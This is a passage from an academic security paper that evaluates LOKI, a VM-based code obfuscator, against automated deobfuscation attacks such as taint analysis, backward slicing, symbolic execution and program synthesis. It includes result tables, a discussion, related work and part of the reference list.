Using LokiAttack, we obtain the handler's instructions and use our CEGAR plugin based on Z3 to find a value for k, such that these instructions are semantically equivalent to $x+y$. While hitting the timeout in 690 cases, Z3 managed to find a correct value for k in 310 cases (31%). The SMT solver needed, on average, 444s to find the solution (excluding timeouts). Overall, we conclude that our key encodings indeed pose a challenge for a static attacker relying on SMT solvers.

Note that this component is special within our system, as its approach specifically targets only static attackers. This is due to the fact that dynamic attackers can trivially observe a value for k. While a dynamic scenario is not always possible, another attack vector could be to offload 64-bit integer factorization to custom tools (assuming an attacker manages to locate the key encodings, which in itself is a non-trivial task given our MBAs and point functions). Thus, our key encodings can be considered to be our weakest component. However, our design assumes that an attacker can retrieve a value for k, but we try to make this as hard as possible. The syntactic simplification experiments show that knowledge of a key k is beneficial but not sufficient to simplify any handler.

Table 3: Statistics for backward slicing and forward taint analysis (TA), averaged over $7,000$ handlers. Unmarked instruction can be removed as irrelevant. *(Unmark. = not tainted / not sliced; Dyn. = dynamic attacker)*

		Byte-level TA		Bit-level TA		Slicing	
		Static	Dyn.	Static	Dyn.	Static	Dyn.
Loki	IR paths	1,950	199	1,451	168	1,656	179
	Unmark.	17.49%	17.50%	17.61%	17.62%	5.49%	7.57%
	Time [s]	556	58	710	78	630	67
Tigress	IR paths	1		1		1	
	Unmark.	44.70%		44.70%		22.35%	
	Time [s]	1.3		1.6		1.4	

Syntactic Simplification. In the following, we evaluate whether syntactic simplification techniques—namely, forward taint analysis, backward slicing, and symbolic execution—succeed in extracting a core semantics associated with a specific key, either by trying to identify instructions not contributing to a function f's output or by symbolically simplifying f. We use LokiAttack as a basis and conduct the respective attack in stage 2 for both a static and a dynamic attacker. We assume that an attacker is given a binary containing seven handlers, $f_0(x,y,c,k),\cdots,f_6(x,y,c,k))$, each containing between 3 and 5 core semantics. Further, each handler f_i contains one predefined core semantics from the set $\{x+y, x-y, x\cdot y, x\wedge y, x\vee y, x\oplus y, x\ll y\}$ that an attacker wants to identify via syntactic simplification. As sample set for our experiments, we generate $1,000$ binaries protected by MBAs but without superoperators, amounting to $7,000$ handlers to analyze. For each binary, we use LokiAttack to extract all handlers; for each handler, LokiAttack provides us with the parameter locations (and values for the dynamic scenario) and all code paths. For each code path (a list of instructions), we then use the respective stage 2 plugin. We apply the following experiments also to $7,000$ Tigress handlers (with disabled superoperators), respectively.

Experiment 6: Forward Taint Analysis. *For each of the* $7,000$ *handlers, we conduct a forward taint analysis with byte-level and bit-level granularity. The former is based on* Triton*, while the more precise bit-level taint analysis is implemented on top of* Miasm*. In general, higher precision is expected to produce fewer false positives and result in fewer tainted instructions. Recall that an attacker's goal is to identify all instructions that do not belong to the core semantics associated with a specific key. Using taint analysis,*

an attacker can remove all instructions not depending on x, y, c, or k (in a dynamic scenario: on a concrete *value for k).*

The resulting data is shown in Table 3 (where *unmarked* instructions refer to instructions that are *not* tainted, i. e., instructions that can be removed). The results show two interesting insights: First, the granularity has negligible impact on the results (difference of 0.12%). Second, the number of tainted instructions is almost equal for a static and a dynamic attacker. This is surprising as for LOKI the number of visited paths in the IR's control-flow graph is significantly lower in the dynamic setting. Intuitively, this means a dynamic attacker has better chances of removing more instructions. However, our results show that the sole benefit of a dynamic attacker is spending less time per handler. In numbers, an attacker is always able to only remove about ~18% of a handler's assembly instructions. Manually inspecting the instructions not tainted revealed that these can always be put into two categories: Either they are part of the inlined VM dispatcher that is responsible for loading the next handler (which is independent of the current handler's semantics), or it is an instruction loading a constant value before it interacts with tainted instructions (comparable to Example 3). To summarize, forward taint analysis fails to remove a single instruction that is related to the core semantics or key encodings. For TIGRESS, on the contrary, only one IR path exists, meaning the handlers are short and simplistic in nature. No difference between bit and byte-wise taint analysis exists; overall, an attacker succeeds in removing 45% of instructions—significantly more than for LOKI.

Experiment 7: Backward Slicing. *Besides forward taint analysis, an attacker can use backward slicing to identify all instructions that contribute to a handler's output. We again consider both a static and dynamic attacker trying to reduce each handler to the core semantics associated with a specific k by removing as many unrelated instructions as possible. Our backward slicing approach is based on* MIASM *and operates on the same* 7,000 *handlers as Experiment 6.*

The results are denoted in Table 3, where an *unmarked* instruction refers to an instruction that was not sliced, i. e., it does not contribute to the output. Other than for taint analysis, a dynamic attacker has a slight advantage compared to a static attacker (2.08%), as they slice slightly fewer instructions. While the static attacker marks all instructions but the inlined dispatcher, our manual inspection revealed that dynamic analysis skips some IR paths depending on irrelevant key values. Compared to forward taint analysis, backward slicing marks more instructions, i. e., it removes fewer instructions (~7% vs. ~18%). This is due to the backward-directed nature of the approach, which allows it to slice instructions loading constant values. We conclude that backward slicing is technically more precise than forward taint analysis, but fails to remove instructions belonging to the core semantics or key encodings. For TIGRESS, slicing succeeds to remove significantly more instructions, however, less than taint analysis. This is again due to the loading of constant values.

Table 4: Symbolic execution for semantic depth 3 and 5, each averaged over 7,000 handlers. *(Simplified = percentage of handlers simplified)*

		Depth 3		Depth 5	
		Static	Dynamic	Static	Dynamic
LOKI	IR paths	4,960	559	5,450	703
	Simplified	0%	17.93%	0%	14.64%
	Time [s]	–	94	–	168
TIGRESS	IR paths	1		–	
	Simplified	30.61%		–	
	Time [s]	1.4		–	

Experiment 8: Symbolic Execution. *Besides removing instructions not contributing to the output, an attacker can use symbolic execution to extract a handler's core semantics. To this end, a symbolic executor uses simplification rules to syntactically simplify the handler's semantics as much as possible. We use the same* 7,000 *handlers as Experiment 6. We analyze each handler independently with* MIASM*'s symbolic execution engine and measure whether it can be simplified to the original core semantics.*

We model both a static and more powerful dynamic attacker. In the latter scenario, the attacker observes a value for k and thus can nullify all core semantics not related to this specific k. Hence, they obtain a much simpler expression containing only the desired core semantics, albeit in syntactically complex form (due to MBAs). Recall that for the 7,000 handlers, the semantic depth of the core semantics is always 3 (e. g., $x+y$). This intentionally weakens resilience, as superoperators with a higher depth naturally increase both semantic and syntactic complexity. To show this, we create another 7,000 handlers (1,000 binaries à 7 core semantics) with a semantic depth of 5 (e. g., $x+y+c$) and repeat this experiment. We cannot create handlers of depth 5 for TIGRESS, as it is not possible to explicitly set the handler's semantic depth.

All results are shown in Table 4. Notably, a static attacker fails to simplify any of LOKI's handlers. Without knowing a value for k, an attacker has to analyze the expression containing *all* key encodings and their associated core semantics. In other words, an attacker fails to nullify irrelevant core semantics. To significantly simplify the handler, a static attacker has to find a valid key first (reducing the problem to Experiment 5). A dynamic attacker, on the other hand, only has to simplify the MBAs as they already identified the core semantics associated with the key. For depth 3, they succeed in removing all MBAs for ~18% of LOKI's handlers, while, for TIGRESS, ~31% of the handlers can be simplified. In other words, an attacker can simplify significantly more handler for TIGRESS than for LOKI. For a more realistic depth of 5—subsequent experiments show ~80% of LOKI's handlers are at least of depth 5—the attacker's success rate is even lower, namely ~15%. This percentage implies that a number of expressions can be simplified regardless of the higher base depth. This may be the case, e. g., when the random combination of

applied MBAs cancels itself out. Still, this demonstrates our synergy effects are indeed helpful to prevent an attacker from symbolically simplifying the core semantics, leaving them with a complex MBA that conceals the actual semantics.

We conclude that our MBAs are successful in thwarting symbolic execution, one of the most powerful deobfuscation attacks. For a more detailed analysis of how a user of LOKI can trade performance against reducing the attacker's success chances even further (to 6.79%), refer to the Technical Report [62].

Experiment 9: Diversity of MBAs. *An attacker tasked with removing such MBAs may investigate whether a diverse number of expressions exists for the same core semantics. If this is not the case, they can manually analyze each MBA and extend the symbolic executor's limited set of simplification rules by rewriting rules to "undo" specific MBAs. To this end, we assume a dynamic attacker that already symbolically simplified the expression as far as possible without any MBA-specific simplification rules. We do this for each handler type (recall that the* $7,000$ *handlers of depth 3 consist of* 7 *different core semantics à* $1,000$ *handlers) and then analyze how many different, unique MBA expressions exist.*

Our analysis reveals that, in summary, LOKI generates $5,482$ unique MBAs for the $7,000$ expressions analyzed (78.31%), while TIGRESS creates only 16 (~0.23%) unique MBAs. Thus, an attacker adding 16 rules to their symbolic executor could simplify all core semantics. This difference can be explained by the fact that TIGRESS uses only a few handwritten rules to create MBAs, while LOKI features a generic approach to synthesize MBAs. To further highlight the difference between both approaches, we repeat this experiment for another set of $7,000$ handlers—created in the same configuration but with different random seeds—and calculate the intersection of unique MBAs. TIGRESS re-uses exactly the same 16 MBAs, while LOKI re-uses 109 expressions but generates $5,299$ new unique MBAs (i. e., $10,781$ unique MBAs in total). Creating simplification rules specific to LOKI is a tedious task (given the high number of unique MBAs) that does not pay off when analyzing other obfuscated instances. For a discussion of what an attacker can achieve when they are in possession of *all* available MBA rewriting rules, refer to Section 7. We conclude that LOKI's MBAs are superior to state-of-the-art approaches relying on a small number of hardcoded MBAs, both in terms of resilience and diversity.

State-of-the-art MBA Deobfuscation. A number of approaches for MBA simplification have been proposed, most notably SSPAM [30], ARYBO [36], NEUREDUCE [32], and MBA-BLAST [48]. The deployed techniques range from pattern matching-based simplification over machine learning to algebraic simplification. Regardless of the underlying technique, they all share one major drawback: They expect the MBAs to be available on the source code level in form of a formula, such as "x + y - y", rather than dealing with them on the binary level. As a consequence, these deobfuscation tools lack support for MBAs using different bit sizes and operations such as zero-extension or sign-extension. Furthermore, they assume that the MBAs are free of constants and more complex arithmetic operations, such as multiplication or left-shifts. In contrast to these limitations and assumptions, LOKI's MBAs not only employ all these operators but also contain constants, thus making a fair, direct evaluation of our MBAs contained in binaries difficult. To avoid these pitfalls, we use LOKI's term rewriter to generate simpler MBAs—called *artificial* MBAs—and emit them as a formula rather than deploying them in the binary. We make the following artificial restrictions: We (a) emit no constants, (b) do not intertwine the MBAs with the key encoding, (c) remove any information (or operation) relating to size casts, and (d) avoid complex, unsupported operations such as multiplications or left-shifts. Instead, the resulting MBAs are a formula containing only the following operations $\{+,-,\wedge,\vee,\oplus\}$. While this significantly weakens LOKI's MBAs, aforementioned state-of-the-art MBA deobfuscation techniques can now process these artificial MBAs, allowing a fair evaluation. For NEUREDUCE, we use the Gated Recurrent Unit (GRU)-based Long Short-Term Memory (LSTM) model provided by the authors. We further adapt MBA-BLAST to recursively attempt simplification for subexpressions. MBA-BLAST cannot deal with nested arithmetic expressions; only expressions on the root level of the expression's abstract syntax tree may contain arithmetic operators. All subexpressions must consist purely of Boolean operators. As our MBAs are highly nested, we apply the respective tool recursively on each subexpression until it cannot simplify the expression any longer. We considered evaluating ARYBO [36]; however, we noticed it does not terminate for 64-bit expressions within one hour. Further, ARYBO outputs truth tables in form of expressions representing the relations between different bit positions. Its goal is aiding a human analyst rather than automated simplification. Thus, we exclude it from the following experiment. As a baseline, we port our deobfuscation tooling, LOKIATTACK with the SE plugin, to the source level: We first use aggressive compiler optimizations ("`-O3`") to simplify the MBA and then—as a stage 2 plugin—symbolically summarize it using MIASM's symbolic execution engine. This is the same approach as has been used for the previous experiments.

Experiment 10: MBA Formula Deobfuscation. *For each core semantics from the set* $\{x+y, x-y, x\wedge y, x\vee y, x\oplus y\}$*, we use* LOKI *to generate* $1,000$ *artificially simplified MBAs on the source code level. We do this for each recursive term rewriting bound from* $[1,30]$ *(during normal operation,* LOKI*'s rewriting bound is randomly chosen between* $[20,30]$*). In summary, we generate* $5,000$ *MBAs per rewriting bound, i. e.,* $150,000$ *obfuscated expressions in total. We then pass each MBA to the deobfuscation tools* MBA-BLAST*,* NEUREDUCE*,* SSPAM*, and* LOKIATTACK *and observe how many expressions they can simplify to the ground truth.*




Figure 3: Number of artificial MBAs that have been successfully simplified (averaged over 5 different core semantics). The gray-shaded area marks the recursive rewriting bounds randomly picked by LOKI for our regular MBAs.




Figure 4: The distribution of core semantics with and without superoperators.

The number of simplified expressions, averaged over the five different core semantics, are depicted in Figure 3. As the data shows, our custom deobfuscation tooling, LOKIATTACK, significantly outperforms all state-of-the-art deobfuscation techniques. NEUREDUCE can only simplify a handful of expressions in total. One limitation is that it can only work with inputs up to 100 characters; however, our artificial MBAs with a rewriting bound of 20 contain, on average, 7,960 characters (after removing all whitespaces). We have tried a similar approach as we have employed for MBA-BLAST, however, found it does not improve its accuracy. Studying their dataset used to train the model, we believe that their approach heavily overfits on the training data, a set of simple and short (on average 75 characters without whitespace) MBAs. SSPAM fails to deal with the highly recursive nature of our MBAs, frequently hitting the stack recursion limit. MBA-BLAST performs better and manages to simplify a number of simple MBAs. However, the success rate of all tools decreases with a higher term rewriting bound. LOKI's default is to use a random recursive rewriting bound between 20 and 30, for which all but LOKIATTACK fail to simplify basically any MBA. For example, MBA-BLAST simplifies only 157 of 55,000 MBAs for LOKI's recursive rewriting bounds, $[20, 30]$. While the success rate of LOKIATTACK may seem high, recall that we artificially weakened these MBAs by excluding a number of operations and removing all constants; Experiment 8 evaluates how LOKIATTACK with the symbolic execution plugin performs on our regular MBAs.

Semantic Attacks. Semantic attacks such as program synthesis exploit the low semantic depth of individual core semantics. We evaluate the impact of our superoperators on these attacks. First, we analyze the average semantic complexity of core semantics with and without superoperators. Then, we perform a high-level experiment to measure the general limits of synthesis-based approaches. Finally, we demonstrate that our superoperators withstand synthesis-based attacks on the binary level. Note that we only consider a dynamic attacker in the following, as knowing a value for k is a prerequisite for any reasonable semantic attack. A static attacker would only learn random behavior, as the key encodings are only valid for a predefined set of keys.

Experiment 11: Complexity of Core Semantics. *To evaluate our superoperators' distribution and their impact on the complexity of core semantics, i. e., their semantic depth, we create* 1,000 *obfuscated binaries* without *superoperators as a baseline for each benchmarking target (cf. Section 6.1) and* 1,000 *binaries* with *superoperators. We compare the two sets on the average number of unique core semantics and their semantic depths. To simplify evaluation, no MBAs are used.*

Without superoperators, each binary on average contains 15.8 core semantics. With superoperators, this number increases to 58.8. Additionally, Figure 4 shows that superoperators have a significantly higher semantic depth, usually ranging from 5 to 13 with a clearly visible peak at depth 9. Compared to obfuscation without superoperators, where only a few core semantics with semantically low complexity are used, superoperators increase the number of unique core semantics and their semantic depth notably. This makes the task of synthesizing semantics more difficult.

Experiment 12: Limits of Program Synthesis. *We evaluate how the success rates of program synthesis relate to semantic complexity. We generate* 10,000 *random expressions for each semantic depth between* 1 *and* 20 *and measure how many of them can be synthesized successfully. Modeling our function f, we use* SYNTIA*'s grammar [7] to generate random expressions depending on three variables. Based on the authors' guidance, we set* SYNTIA*'s configuration vector to* (1.5, 50000, 20, 0) *and use it to synthesize each expression.*

Figure 5 shows that simple expressions can be synthesized quite easily; at a semantic depth of 7, only ~50% can be synthesized. For larger semantic depths, it becomes increasingly unlikely to synthesize expressions. Given our results from Experiment 11, we conclude that our superoperators produce core semantics of sufficient depth to impede program synthesis.




Figure 5: The probability to synthesize a valid candidate for formulas of depth N. The error bars are calculated as the 99.9% confidence interval for the true probability.

Experiment 13: Superoperators on Binary Level. *To evaluate the impact of program synthesis, we assume a dynamic attacker has extracted a handler's core semantics (for* LOKI*: associated with a known value of k). They then use* SYNTIA*—configured as in Experiment 12—to learn an expression having the same input-output behavior. We create* 400 *obfuscated binaries (without MBAs, with superoperators) for each benchmarking target (cf. Section 6.1), randomly pick* 10,000 *core semantics and measure* SYNTIA*'s success rate.*

Overall, using SYNTIA as a stage 2 plugin on top of LOKI-ATTACK, we managed to synthesize 1,888 (~19%) of LOKI's expressions and 6,779 (~68%) of TIGRESS' expressions. On average, it took 157s to synthesize an expression for LOKI and 144s for TIGRESS. The results show that—while both designs employ superoperators—it is crucial how these superoperators are crafted. As outlined in Section 2.1, TIGRESS usually includes independent core semantics, allowing the attacker to split the superoperators into multiple smaller synthesis tasks, each of low semantic complexity. On the other hand, LOKI's design ensures that its superoperators cannot be split into smaller tasks but have high semantic depths. In summary, LOKI is the first obfuscation design showing sufficient protection against program synthesis, an attack vector all state-of-the-art obfuscators fail to account for. Given LOKI's synergy effects and high resilience against syntactic simplification approaches, semantic deobfuscation techniques remain an attacker's last resort. However, even when using program synthesis, arguably the strongest semantic attack, an attacker can only recover less than a fifth of LOKI's core semantics.

7 Discussion

Overhead. Table 2 indicates that the overhead of code obfuscation is generally excessive. However, this cost is accepted in practice because only small, critical parts of the whole program need to be protected (e. g., proprietary algorithms, API accesses, or licensing-related code). As a result, the overhead has to be seen in relation to the whole program. As our case study shows for LIBDVDCSS, using obfuscation only for critical, well-chosen code parts has no negative impact on the usability of the respective program (here VLC).

MBA Database. Assuming an attacker intends to symbolically simplify MBAs, they may benefit from using a lookup table mapping complex MBAs to simpler expressions. This approach is effective for state-of-the-art obfuscators such as TIGRESS that only use a limited number of hardcoded rewriting rules (cf. Experiment 9). LOKI, in contrast, is the first obfuscator that employs a generic approach to synthesize highly diverse MBAs, resulting in a large number of MBAs (stored in a database for performance reasons). Users of LOKI can keep their MBA database (including the synthesis limit up to which MBAs were synthesized) private. In fact, users could choose arbitrary lower and upper limits as well as completely different grammars to create an MBA database. Without knowing the parameters, a re-creation of the database is not feasible. That said, even in cases where an attacker is in possession of the MBA database, there is no straightforward process to reverse the recursively generated expression (cf. Section 4.4).

Attacker Model. Our evaluation assumes a strong attacker model with significant domain knowledge and access to all kinds of static and dynamic analyses. In practice, an attacker is often weaker. Especially without prior knowledge about the given obfuscation techniques, the usage of additional techniques (e. g., VM bytecode blinding [7] or range dividers [1]) and other countermeasures (e. g., self-modifying code [50] or anti-debugging techniques [33]) complicates analysis.

Human Attacker. Ultimately, code obfuscation schemes are usually broken by human analysts [58]. This is partly because humans excel at recognizing patterns and adapt to the given obfuscation [23]. Collberg et al. [19] define *potency* to denote how *confusing* an obfuscation is for a human analyst. Due to the difficulty of measuring a human's capability with regard to deobfuscation, we restrict our evaluation to automated attacks. We argue that without automated techniques, analysis becomes subjectively harder. Nevertheless, we believe that pattern matching might be the most potent attack on our approach. While we use a fixed structure, we argue that our MBAs remove identifiable patterns. Still, we are not aware of an adequate way of measuring this. However, even if we assume that a human attacker breaks one obfuscated instance, other instances remain hard. This is as our design samples from large search spaces for its critical components, providing significant diversity for MBAs and superoperators. In summary, we expect LOKI to perform reasonably well against human attackers even if this cannot be easily quantified.

8 Related Work

Over the years, a large number of obfuscation techniques were proposed [1, 8, 19, 31, 35, 40, 50, 53, 54, 56, 74, 77, 87]. Many of these techniques are orthogonal to our work and focus on one specific transformation. For an overview over the field

of obfuscation, we refer the interested reader to the overview by Banescu and Pretschner [3]. In the following, we discuss techniques closest to our work.

MBA. Zhou et al. introduced the concept of Mixed Boolean-Arithmetic (MBA) to hide constants and calculations within complex expressions. While conceptually simple, this approach proved effective against many analysis techniques, such as symbolic execution. As a consequence, a number of approaches towards deobfuscating MBAs were proposed, including pattern matching (SSPAM [30]), symbolic simplification using a Boolean expression solver (ARYBO [36]), program synthesis (SYNTIA [7], XYNTIA [51], QSYNTH [25]), machine learning (NEUREDUCE [32]), and algebraic simplification (MBA-BLAST [48]). While those techniques are effective against common MBAs, LOKI's generic approach to synthesize diverse MBAs produces expressions resilient against such attacks (cf. Section 6).

VM Obfuscation. Our prototype implementation LOKI uses a VM-based architecture to showcase our techniques. However, we make no attempt at obfuscating the VM structure itself, which we consider orthogonal to our work. Examples for such work include *virtual code folding*, where the mapping between opcodes and individual handlers is obfuscated to impede static analyses [14, 46, 67, 81]. While they use dynamic keys to determine the next handler, we use keys within our handlers to select a specific core semantics. With regard to deobfuscation, approaches such as VMHUNT [79], VMATTACK [41], and others [42, 64] may succeed in reconstructing LOKI's VM structure (similar to LOKIATTACK). However, they cannot recover individual handler semantics, since they rely on techniques such as symbolic execution and backward slicing, for which LOKI is resilient against by design.

Thwarting Symbolic Execution. With regard to thwarting symbolic execution-based deobfuscation approaches, early work by Sharif et al. [65] already proposed key-based encodings to make path exploration infeasible. Later approaches extend on this work by introducing multi-level opaque predicates (so-called *range dividers*) [1] or artificial loops [54]. LOKI extends these ideas: it does not only make path exploration infeasible, but also prevents symbolic simplification attacks due to its MBAs.

Thwarting Program Synthesis. Program synthesis is one of the most powerful attack vectors [7, 51]. Concurrent work [51] proposes a search-based program synthesis approach outperforming SYNTIA. However, the authors note that merging handlers and increasing a handler's semantic complexity proved effective in thwarting such attacks. This is in line with our evaluation.

9 Conclusion

In this paper, we present and extensively evaluate a set of novel and generic obfuscation techniques that, in combination, succeed to thwart automated deobfuscation attacks.

10 Acknowledgements

We would like to thank our shepherd Kevin Butler and the anonymous reviewers for their valuable comments and suggestions. We also thank Marcel Bathke, Nils Bars, Berthold Dors, and Robert Stark for their help.

References

[1] Sebastian Banescu, Christian Collberg, Vijay Ganesh, Zack Newsham, and Alexander Pretschner. Code Obfuscation against Symbolic Execution Attacks. In *Annual Computer Security Applications Conference (ACSAC)*, 2016.

[2] Sebastian Banescu, Christian Collberg, and Alexander Pretschner. Predicting the Resilience of Obfuscated Code Against Symbolic Execution Attacks via Machine Learning. In *USENIX Security Symposium*, 2017.

[3] Sebastian Banescu and Alexander Pretschner. A Tutorial on Software Obfuscation. *Advances in Computers*, 108:283–353, 2018.

[4] Sorav Bansal and Alex Aiken. Automatic Generation of Peephole Superoptimizers. In *ACM Sigplan Notices*, 2006.

[5] Sébastien Bardin, Robin David, and Jean-Yves Marion. Backward-Bounded DSE: Targeting Infeasibility Questions on Obfuscated Codes. In *IEEE Symposium on Security and Privacy*, 2017.

[6] Lucas Barhelemy, Ninon Eyrolles, Guenaël Renault, and Raphaël Roblin. Binary Permutation Polynomial Inversion and Application to Obfuscation Techniques. In *ACM Workshop on Software PROtection (SPRO)*, 2016.

[7] Tim Blazytko, Moritz Contag, Cornelius Aschermann, and Thorsten Holz. Syntia: Synthesizing the Semantics of Obfuscated Code. In *USENIX Security Symposium*, 2017.

[8] Pietro Borrello, Emilio Coppa, and Daniele Cono D'Elia. Hiding in the Particles: When Return-Oriented Programming Meets Program Obfuscation. In *Conference on Dependable Systems and Networks (DSN)*, 2021.

[9] Jasin Bushnaief. SHA-1. https://gist.github.com/rverton/a44fc8ca67ab9ec32089, 2016.

[10] Lorenzo Cavallaro, Prateek Saxena, and R Sekar. Anti-Taint-Analysis: Practical Evasion Techniques against Information Flow-based Malware Defense. Technical report, Secure Systems Lab, Stony Brook University, 2007.

[11] CEA IT Security. Miasm – Reverse Engineering Framework. https://github.com/cea-sec/miasm.

[12] Ping Chen, Christophe Huygens, Lieven Desmet, and Wouter Joosen. Advanced or Not? A Comparative Study of the Use of Anti-Debugging and Anti-VM Techniques in Generic and Targeted Malware. In *IFIP International Conference on ICT Systems Security and Privacy Protection*, pages 323–336, 2016.

[13] Xu Chen, Jon Andersen, Z. Morley Mao, Michael Bailey, and Jose Nazario. Towards an Understanding of Anti-Virtualization and Anti-Debugging Behavior in Modern Malware. In *Conference on Dependable Systems and Networks (DSN)*, pages 177–186. IEEE, 2008.

[14] Xiaoyang Cheng, Yan Lin, Debin Gao, and Chunfu Jia. DynOpVm: VM-based Software Obfuscation with Dynamic Opcode Mapping. In *International Conference on Applied Cryptography and Network Security*, 2019.

[15] Christian Collberg. Performance vs. Security. https://tigress.wtf/blog.html.

[16] Edmund Clarke, Orna Grumberg, Somesh Jha, Yuan Lu, and Helmut Veith. Counterexample-guided Abstraction Refinement. In *International Conference on Computer Aided Verification*, 2000.

[17] Edmund Clarke, Orna Grumberg, Somesh Jha, Yuan Lu, and Helmut Veith. Counterexample-guided Abstraction Refinement for Symbolic Model Checking. *Journal of the ACM (JACM)*, 50(5):752–794, 2003.

[18] Christian Collberg. The Tigress C Diversifier/Obfuscator. http://tigress.cs.arizona.edu/.

[19] Christian Collberg, Clark Thomborson, and Douglas Low. A Taxonomy of Obfuscating Transformations. Technical report, Department of Computer Science, The University of Auckland, New Zealand, 1997.

[20] Christian Collberg, Clark Thomborson, and Douglas Low. Manufacturing Cheap, Resilient, and Stealthy Opaque Constructs. In *ACM Symposium on Principles of Programming Languages (POPL)*, 1998.

[21] Kevin Coogan, Gen Lu, and Saumya Debray. Deobfuscation of Virtualization-obfuscated Software: A Semantics-Based Approach. In *ACM Conference on Computer and Communications Security (CCS)*, 2011.

[22] Ron Cytron, Jeanne Ferrante, Barry K. Rosen, Mark N. Wegman, and F. Kenneth Zadeck. An Efficient Method of Computing Static Single Assignment Form. In *ACM Symposium on Principles of Programming Languages (POPL)*, 1989.

[23] B. Dang, A. Gazet, E. Bachaalany, and S. Josse. *Practical Reverse Engineering: x86, x64, ARM, Windows Kernel, Reversing Tools, and Obfuscation*. Wiley, 2014.

[24] Sebastian Danicic and Michael R. Laurence. Static Backward Slicing of Non-Deterministic Programs and Systems. *ACM Transactions on Programming Languages and Systems (TOPLAS)*, 40(3):11:1–11:46, 2018.

[25] Robin David, Luigi Coniglioi, and Mariano Ceccato. QSynth – A Program Synthesis based Approach for Binary Code Deobfuscation. In *Symposium on Network and Distributed System Security (NDSS), Workshop on Binary Analysis Research*, 2020.

[26] Denuvo Software Solutions GmbH. Denuvo Anti-Tamper. http://www.denuvo.com.

[27] Michael Eddington. Peach Fuzzer: Discover Unknown Vulnerabilities. https://www.peach.tech/.

[28] Abdelrahman Eid. Reverse Engineering Snapchat (Part I): Obfuscation Techniques. https://hot3eed.github.io/snap_part1_obfuscations.html.

[29] Ninon Eyrolles. *Obfuscation with Mixed Boolean-Arithmetic Expressions: Reconstruction, Analysis and Simplification Tools*. PhD thesis, Université de Versailles Saint-Quentin-en-Yvelines, 2017.

[30] Ninon Eyrolles, Louis Goubin, and Marion Videau. Defeating MBA-based Obfuscation. In *ACM Workshop on Software PROtection (SPRO)*, 2016.

[31] Hui Fang, Yongdong Wu, Shuhong Wang, and Yin Huang. Multi-stage Binary Code Obfuscation using Improved Virtual Machine. In *International Conference on Information Security*, pages 168–181. Springer, 2011.

[32] Weijie Feng, Binbin Liu, Dongpeng Xu, Qilong Zheng, and Yun Xu. NeuReduce: Reducing Mixed Boolean-Arithmetic Expressions by Recurrent Neural Network. In *Conference on Empirical Methods in Natural Language Processing: Findings*, 2020.

[33] Michael N Gagnon, Stephen Taylor, and Anup K Ghosh. Software Protection through Anti-Debugging. *IEEE Security & Privacy*, 5(3):82–84, 2007.

[34] Peter Garba and Matteo Favaro. SATURN – Software Deobfuscation Framework Based On LLVM. In *ACM Workshop on Software PROtection (SPRO)*, 2019.

[35] Jun Ge, Soma Chaudhuri, and Akhilesh Tyagi. Control Flow based Obfuscation. In *ACM Workshop on Digital Rights Management*. ACM, 2005.

[36] Adrien Guinet, Ninon Eyrolles, and Marion Videau. Arybo: Manipulation, Canonicalization and Identification of Mixed Boolean-Arithmetic Symbolic Expressions. In *GreHack Conference*, 2016.

[37] Sumit Gulwani. Dimensions in Program Synthesis. In *International ACM SIGPLAN Symposium on Principles and Practice of Declarative Programming*, 2010.

[38] Aki Helin. Radamsa: A General-purpose Fuzzer. https://github.com/aoh/radamsa.

[39] Intel Corporation. Pin – A Dynamic Binary Instrumentation Tool. https://software.intel.com/en-us/articles/pin-a-dynamic-binary-instrumentation-tool.

[40] Pascal Junod, Julien Rinaldini, Johan Wehrli, and Julie Michielin. Obfuscator-LLVM – Software Protection for the Masses. In *ACM Workshop on Software PROtection (SPRO)*, 2015.

[41] Anatoli Kalysch, Johannes Götzfried, and Tilo Müller. VMAttack: Deobfuscating Virtualization-based Packed Binaries. In *Availability, Reliability and Security (ARES)*, 2017.

[42] Johannes Kinder. Towards Static Analysis of Virtualization-Obfuscated Binaries. In *IEEE Working Conference on Reverse Engineering (WCRE)*, 2012.

[43] George Klees, Andrew Ruef, Benji Cooper, Shiyi Wei, and Michael Hicks. Evaluating Fuzz Testing. In *ACM Conference on Computer and Communications Security (CCS)*, 2018.

[44] Paul Klint. Interpretation Techniques. *Software, Practice and Experience*, 11(9):963–973, 1981.

[45] Daniel Kroening and Ofer Strichman. *Decision Procedures*. Springer, 2016.

[46] Jae-Yung Lee, Jae Hyuk Suk, and Dong Hoon Lee. VODKA: Virtualization Obfuscation Using Dynamic Key Approach. In *International Workshop on Information Security Applications*, 2018.

[47] Mingyue Liang, Zhoujun Li, Qiang Zeng, and Zhejun Fang. Deobfuscation of Virtualization-Obfuscated Code Through Symbolic Execution and Compilation Optimization. In *International Conference on Information and Communications Security*, 2017.

[48] Binbin Liu, Junfu Shen, Jiang Ming, Qilong Zheng, Jing Li, and Dongpeng Xu. MBA-Blast: Unveiling and Simplifying Mixed Boolean-Arithmetic Obfuscation. In *USENIX Security Symposium*, 2021.

